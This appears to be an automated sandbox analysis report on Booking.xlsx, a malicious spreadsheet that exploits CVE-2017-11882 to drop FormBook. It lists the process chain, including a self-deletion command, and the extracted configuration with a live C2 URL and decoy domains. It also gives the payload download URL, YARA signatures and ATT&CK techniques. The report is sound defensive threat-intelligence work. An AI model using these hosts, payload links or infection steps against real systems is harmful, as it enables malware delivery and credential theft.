ID: 356846
Sample Name: Booking.xlsx
Cookbook:
defaultwindowsofficecookbook.jbs
Time: 17:46:14
Date: 23/02/2021
Version: 31.0.0 Emerald

Table of Contents


Analysis Report Booking.xlsx

Overview


General Information

Sample Name:	Booking.xlsx
Analysis ID:	356846
MD5:	889b85a1924c24..
SHA1:	0384c76d8fcc5ca..
SHA256:	3d3fc5984e22957.
Tags:	Formbook Maersk VelvetSweatshop xlsx
Infos:	

Most interesting Screenshot:



Detection




FormBook

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Antivirus detection for URL or domain
- Found malware configuration
- Malicious sample detected (through …
- Multi AV Scanner detection for dropp…
- Multi AV Scanner detection for subm…
- Sigma detected: Droppers Exploiting…
- Sigma detected: EQNEDT32.EXE c…
- Sigma detected: File Dropped By EQ…
- System process connects to networ…
- Yara detected AntiVM_3
- Yara detected FormBook
- .NET source code contains potentia…
- .NET source code contains very larg…
- C2 URLs / IPs found in malware con…

Classification



Startup

- **System is w7x64**
- EXCEL.EXE (PID: 1748 cmdline: 'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding MD5: 5FB0A0F93382ECD19F5F499A5CAA59F0)
- EQNEDT32.EXE (PID: 2340 cmdline: 'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding MD5: A87236E214F6D42A65F5DEDAC816AEC8)
  - vbc.exe (PID: 2900 cmdline: 'C:\Users\Public\vbc.exe' MD5: CACC98CE31DE0F63F04834BF952AC3DC)
    - vbc.exe (PID: 2856 cmdline: C:\Users\Public\vbc.exe MD5: CACC98CE31DE0F63F04834BF952AC3DC)
    - vbc.exe (PID: 2848 cmdline: C:\Users\Public\vbc.exe MD5: CACC98CE31DE0F63F04834BF952AC3DC)
      - explorer.exe (PID: 1388 cmdline: MD5: 38AE1B3C38FAEF56FE4907922F0385BA)
        - NETSTAT.EXE (PID: 2256 cmdline: C:\Windows\SysWOW64\NETSTAT.EXE MD5: 32297BB17E6EC700D0FC869F9ACAF561)
          - cmd.exe (PID: 2640 cmdline: /c del 'C:\Users\Public\vbc.exe' MD5: AD7B9C14083B52BC532FBA5948342B98)
- **cleanup**

Malware Configuration

Threatname: FormBook

```
{
  "C2 list": [
    "www.evolvekitchendesign.com/ffw/"
  ],
  "decoy": [
    "unmutedgenerations.com",
    "localmoversuae.com",
    "centralrea.com",
    "geyyfphzoe.com",
    "silverpackfactory.com",
    "techtronixx.com",
    "shop-deinen-deal.com",
    "buehne.cloud",
    "inspirefreedomtoday.com",
    "chapelcouture.com",
    "easton-taiwan.com",
    "quanaonudep.store",
    "merzigomusic.com",
    "wpzoomin.com",
    "service-lkytrsahdfpedf.com",
    "yeasuc.com",
    "mydogtrainingservice.com",
    "galeribisnisonline.com",
    "cscremodeling.com",
    "bom-zzxx.com",
    "ensobet88.com",
    "vegancto.com",
    "digivisiol.com",
    "advancetools.net",
    "gzqyjd.com",
    "xtgnsl.com",
    "ftfortmyers.com",
    "g-siqueira.com",
    "ufdzbhrxk.icu",
    "tiekotiin.com",
    "youschrutedit.com",
    "takahatadenkikouji.com",
    "goodfastco.com",
    "jtelitetraining.com",
    "planet-hype.com",
    "gigwindow.com",
    "levelxpr.com",
    "besttechmobcomm.info",
    "funneldesigngenie.com",
    "mylisting.cloud",
    "alltwoyou.com",
    "mortgagesandprotection.online",
    "monthlydigest.info",
    "senlangdq.com",
    "postphenomenon.com",
    "slymwhite.com",
    "masonpreschool.com",
    "wahooshop.com",
    "meridiangummies.com",
    "samsungpartsdept.com",
    "saludbellezaybienestar.net",
    "vickifoxproductions.com",
    "shawandwesson.info",
    "nutrepele.com",
    "gorillatanks.com",
    "praktijkinfinity.online",
    "lanteredam.com",
    "refinedmanagement.com",
    "tiwapay.com",
    "fruitsinbeers.com",
    "charliekay.net",
    "realironart.com",
    "sonsofmari.com",
    "kedingtonni.com"
  ]
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000006.00000002.2216127314.0000000000240000.00000040.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	

Source	Rule	Description	Author	Strings
00000006.00000002.2216127314.0000000000240000.00000040.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x98e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x9b62:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x15685:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x15171:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x15787:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x158ff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0xa57a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x143ec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xb273:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1b327:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1c32a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
00000006.00000002.2216127314.0000000000240000.00000040.00000001.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x18409:$sqlite3step: 68 34 1C 7B E1 • 0x1851c:$sqlite3step: 68 34 1C 7B E1 • 0x18438:$sqlite3text: 68 38 2A 90 C5 • 0x1855d:$sqlite3text: 68 38 2A 90 C5 • 0x1844b:$sqlite3blob: 68 53 D8 7F 8C • 0x18573:$sqlite3blob: 68 53 D8 7F 8C
00000004.00000002.2181434763.0000000002301000.00000004.00000001.sdmp	JoeSecurity_AntiVM_3	Yara detected AntiVM_3	Joe Security	
00000006.00000002.2218086639.0000000000590000.00000040.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
Click to see the 18 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
4.2.vbc.exe.2342320.3.raw.unpack	JoeSecurity_AntiVM_3	Yara detected AntiVM_3	Joe Security	
6.2.vbc.exe.400000.0.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
6.2.vbc.exe.400000.0.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x8ae8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8d62:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14885:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14371:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14987:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x14aff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x977a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x135ec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa473:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1a527:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1b52a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
6.2.vbc.exe.400000.0.unpack	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x17609:$sqlite3step: 68 34 1C 7B E1 • 0x1771c:$sqlite3step: 68 34 1C 7B E1 • 0x17638:$sqlite3text: 68 38 2A 90 C5 • 0x1775d:$sqlite3text: 68 38 2A 90 C5 • 0x1764b:$sqlite3blob: 68 53 D8 7F 8C • 0x17773:$sqlite3blob: 68 53 D8 7F 8C
4.2.vbc.exe.3453630.4.raw.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
Click to see the 8 entries				

Sigma Overview

System Summary:

Sigma detected: Droppers Exploiting CVE-2017-11882

Sigma detected: EQNEDT32.EXE connecting to internet


Sigma detected: File Dropped By EQNEDT32EXE

Sigma detected: Executables Started in Suspicious Folder

Sigma detected: Execution in Non-Executable Folder

Sigma detected: Suspicious Program Location Process Starts

Signature Overview



- AV Detection
- Exploits
- Compliance
- Software Vulnerabilities
- Networking
- E-Banking Fraud
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Boot Survival
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Stealing of Sensitive Information
- Remote Access Functionality

Click to jump to signature section

AV Detection:

- Antivirus detection for URL or domain
- Found malware configuration
- Multi AV Scanner detection for dropped file
- Multi AV Scanner detection for submitted file
- Yara detected FormBook

Exploits:

- Office equation editor starts processes (likely CVE 2017-11882 or CVE-2018-0802)

Compliance:

- Uses new MSVCR Dlls
- Binary contains paths to debug symbols

Networking:

- C2 URLs / IPs found in malware configuration
- Connects to a URL shortener service
- Uses netstat to query active network connections and open ports

E-Banking Fraud:

- Yara detected FormBook

System Summary:

- Malicious sample detected (through community Yara rule)
- .NET source code contains very large strings
- Office equation editor drops PE file

Data Obfuscation:

- .NET source code contains potential unpacker

Boot Survival:

Drops PE files to the user root directory

Hooking and other Techniques for Hiding and Protection:

Modifies the prolog of user mode functions (user mode inline hooks)

Malware Analysis System Evasion:

Yara detected AntiVM_3

Queries sensitive video device information (via WMI, Win32_VideoController, often done to detect virtual machines)

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

Tries to detect virtualization through RDTSC time measurements

HIPS / PFW / Operating System Protection Evasion:

System process connects to network (likely due to code injection or exploit)

Injects a PE file into a foreign processes

Maps a DLL or memory area into another process

Modifies the context of a thread in another process (thread injection)

Queues an APC in another process (thread injection)

Sample uses process hollowing technique

Stealing of Sensitive Information:

Yara detected FormBook

Remote Access Functionality:


Yara detected FormBook

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control
Spearphishing Link 1	Windows Management Instrumentation 1	Path Interception	Extra Window Memory Injection 1	Disable or Modify Tools 1	Credential API Hooking 1	System Network Connections Discovery 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Ingress Tool Transfer 1 4
Default Accounts	Shared Modules 1	Boot or Logon Initialization Scripts	Process Injection 6 1 2	Deobfuscate/Decode Files or Information 1	LSASS Memory	File and Directory Discovery 1	Remote Desktop Protocol	Credential API Hooking 1	Exfiltration Over Bluetooth	Encrypted Channel 1
Domain Accounts	Exploitation for Client Execution 1 3	Logon Script (Windows)	Logon Script (Windows)	Obfuscated Files or Information 4 2	Security Account Manager	System Information Discovery 1 1 3	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 3
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Software Packing 1 3	NTDS	Security Software Discovery 4 3 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 2 3
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Extra Window Memory Injection 1	LSA Secrets	Virtualization/Sandbox Evasion 1 4	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Rootkit 1	Cached Domain Credentials	Process Discovery 2	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication
External Remote Services	Scheduled Task	Startup Items	Startup Items	Masquerading 1 2 1	DCSync	Remote System Discovery 1	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Virtualization/Sandbox Evasion 1 4	Proc Filesystem	System Network Configuration Discovery 1	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Process Injection 6 1 2	/etc/passwd and /etc/shadow	System Network Connections Discovery	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protocols


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
Booking.xlsx	23%	ReversingLabs	Win32.Exploit.CVE-2017-11882	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\XNHC0JWC\svchost[1]	15%	ReversingLabs	Win32.Trojan.AgentTesla	
C:\Users\Public\vbc.exe	15%	ReversingLabs	Win32.Trojan.AgentTesla	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
6.2.vbc.exe.400000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://www.mercadolivre.com.br/	0%	URL Reputation	safe	
http://www.mercadolivre.com.br/	0%	URL Reputation	safe	
http://www.mercadolivre.com.br/	0%	URL Reputation	safe	
http://www.merlin.com.pl/favicon.ico	0%	URL Reputation	safe	
http://www.merlin.com.pl/favicon.ico	0%	URL Reputation	safe	
http://www.merlin.com.pl/favicon.ico	0%	URL Reputation	safe	
http://www.dailymail.co.uk/	0%	URL Reputation	safe	
http://www.dailymail.co.uk/	0%	URL Reputation	safe	
http://www.dailymail.co.uk/	0%	URL Reputation	safe	
http://www.iis.fhg.de/audioPA	0%	URL Reputation	safe	
http://www.iis.fhg.de/audioPA	0%	URL Reputation	safe	
http://www.iis.fhg.de/audioPA	0%	URL Reputation	safe	
http://image.excite.co.jp/jp/favicon/lep.ico	0%	URL Reputation	safe	
http://image.excite.co.jp/jp/favicon/lep.ico	0%	URL Reputation	safe	
http://image.excite.co.jp/jp/favicon/lep.ico	0%	URL Reputation	safe	
http://qunect.com/download/QuNect.exeMOperation	0%	Avira URL Cloud	safe	
http://busca.igbusca.com.br//app/static/images/favicon.ico	0%	URL Reputation	safe	
http://busca.igbusca.com.br//app/static/images/favicon.ico	0%	URL Reputation	safe	
http://busca.igbusca.com.br//app/static/images/favicon.ico	0%	URL Reputation	safe	
http://www.etmall.com.tw/favicon.ico	0%	URL Reputation	safe	
http://www.etmall.com.tw/favicon.ico	0%	URL Reputation	safe	
http://www.etmall.com.tw/favicon.ico	0%	URL Reputation	safe	
http://it.search.dada.net/favicon.ico	0%	URL Reputation	safe	
http://it.search.dada.net/favicon.ico	0%	URL Reputation	safe	
http://it.search.dada.net/favicon.ico	0%	URL Reputation	safe	
http://search.hanafos.com/favicon.ico	0%	URL Reputation	safe	
http://search.hanafos.com/favicon.ico	0%	URL Reputation	safe	
http://search.hanafos.com/favicon.ico	0%	URL Reputation	safe	
http://cgi.search.biglobe.ne.jp/favicon.ico	0%	Avira URL Cloud	safe	
http://www.abril.com.br/favicon.ico	0%	URL Reputation	safe	
http://www.abril.com.br/favicon.ico	0%	URL Reputation	safe	
http://www.abril.com.br/favicon.ico	0%	URL Reputation	safe	
http://search.msn.co.jp/results.aspx?q=	0%	URL Reputation	safe	
http://search.msn.co.jp/results.aspx?q=	0%	URL Reputation	safe	
http://search.msn.co.jp/results.aspx?q=	0%	URL Reputation	safe	
http://buscar.ozu.es/	0%	Avira URL Cloud	safe	
http://busca.igbusca.com.br/	0%	URL Reputation	safe	
http://busca.igbusca.com.br/	0%	URL Reputation	safe	
http://busca.igbusca.com.br/	0%	URL Reputation	safe	
http://search.auction.co.kr/	0%	URL Reputation	safe	
http://search.auction.co.kr/	0%	URL Reputation	safe	
http://search.auction.co.kr/	0%	URL Reputation	safe	
http://busca.buscape.com.br/favicon.ico	0%	URL Reputation	safe	
http://busca.buscape.com.br/favicon.ico	0%	URL Reputation	safe	
http://busca.buscape.com.br/favicon.ico	0%	URL Reputation	safe	
http://www.pchome.com.tw/favicon.ico	0%	URL Reputation	safe	
http://www.pchome.com.tw/favicon.ico	0%	URL Reputation	safe	
http://www.pchome.com.tw/favicon.ico	0%	URL Reputation	safe	
http://browse.guardian.co.uk/favicon.ico	0%	URL Reputation	safe	
http://browse.guardian.co.uk/favicon.ico	0%	URL Reputation	safe	
http://browse.guardian.co.uk/favicon.ico	0%	URL Reputation	safe	
http://google.pchome.com.tw/	0%	URL Reputation	safe	
http://google.pchome.com.tw/	0%	URL Reputation	safe	
http://google.pchome.com.tw/	0%	URL Reputation	safe	
http://www.ozu.es/favicon.ico	0%	Avira URL Cloud	safe	
http://search.yahoo.co.jp/favicon.ico	0%	URL Reputation	safe	
http://search.yahoo.co.jp/favicon.ico	0%	URL Reputation	safe	
http://search.yahoo.co.jp/favicon.ico	0%	URL Reputation	safe	
http://www.gmarket.co.kr/	0%	URL Reputation	safe	
http://www.gmarket.co.kr/	0%	URL Reputation	safe	
http://www.gmarket.co.kr/	0%	URL Reputation	safe	
http://searchresults.news.com.au/	0%	URL Reputation	safe	
http://searchresults.news.com.au/	0%	URL Reputation	safe	
http://searchresults.news.com.au/	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://www.asharqalawsat.com/	0%	URL Reputation	safe	
http://www.asharqalawsat.com/	0%	URL Reputation	safe	
http://www.asharqalawsat.com/	0%	URL Reputation	safe	
http://search.yahoo.co.jp	0%	URL Reputation	safe	
http://search.yahoo.co.jp	0%	URL Reputation	safe	
http://search.yahoo.co.jp	0%	URL Reputation	safe	
http://buscador.terra.es/	0%	URL Reputation	safe	
http://buscador.terra.es/	0%	URL Reputation	safe	
http://buscador.terra.es/	0%	URL Reputation	safe	
http://thdyworkfinerainbotm.dns.army/findoc/svchost.exe?platform=hootsuite	100%	Avira URL Cloud	malware	
http://search.orange.co.uk/favicon.ico	0%	URL Reputation	safe	
http://search.orange.co.uk/favicon.ico	0%	URL Reputation	safe	
http://search.orange.co.uk/favicon.ico	0%	URL Reputation	safe	
http://www.iask.com/	0%	URL Reputation	safe	
http://www.iask.com/	0%	URL Reputation	safe	
http://www.iask.com/	0%	URL Reputation	safe	
http://cgi.search.biglobe.ne.jp/	0%	Avira URL Cloud	safe	
http://search.ipop.co.kr/favicon.ico	0%	URL Reputation	safe	
http://search.ipop.co.kr/favicon.ico	0%	URL Reputation	safe	
http://search.ipop.co.kr/favicon.ico	0%	URL Reputation	safe	
http://p.zhongsou.com/favicon.ico	0%	Avira URL Cloud	safe	
http://service2.bfast.com/	0%	URL Reputation	safe	
http://service2.bfast.com/	0%	URL Reputation	safe	
http://service2.bfast.com/	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.news.com.au/favicon.ico	0%	URL Reputation	safe	
http://www.news.com.au/favicon.ico	0%	URL Reputation	safe	
http://www.news.com.au/favicon.ico	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
ow.ly	54.67.120.65	true	false		high
jtelitetraining.com	160.153.136.3	true	true		unknown
thdyworkfinerainbotm.dns.army	103.141.138.118	true	false		unknown
tiwapay.com	81.169.145.165	true	true		unknown
www.jtelitetraining.com	unknown	unknown	true		unknown
www.tiwapay.com	unknown	unknown	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://thdyworkfinerainbotm.dns.army/findoc/svchost.exe?platform=hootsuite	true	• Avira URL Cloud: malware	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://search.chol.com/favicon.ico	explorer.exe, 00000007.0000000 0.2204348275.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.mercadolivre.com.br/	explorer.exe, 00000007.0000000 0.2204348275.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.merlin.com.pl/favicon.ico	explorer.exe, 00000007.0000000 0.2204348275.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
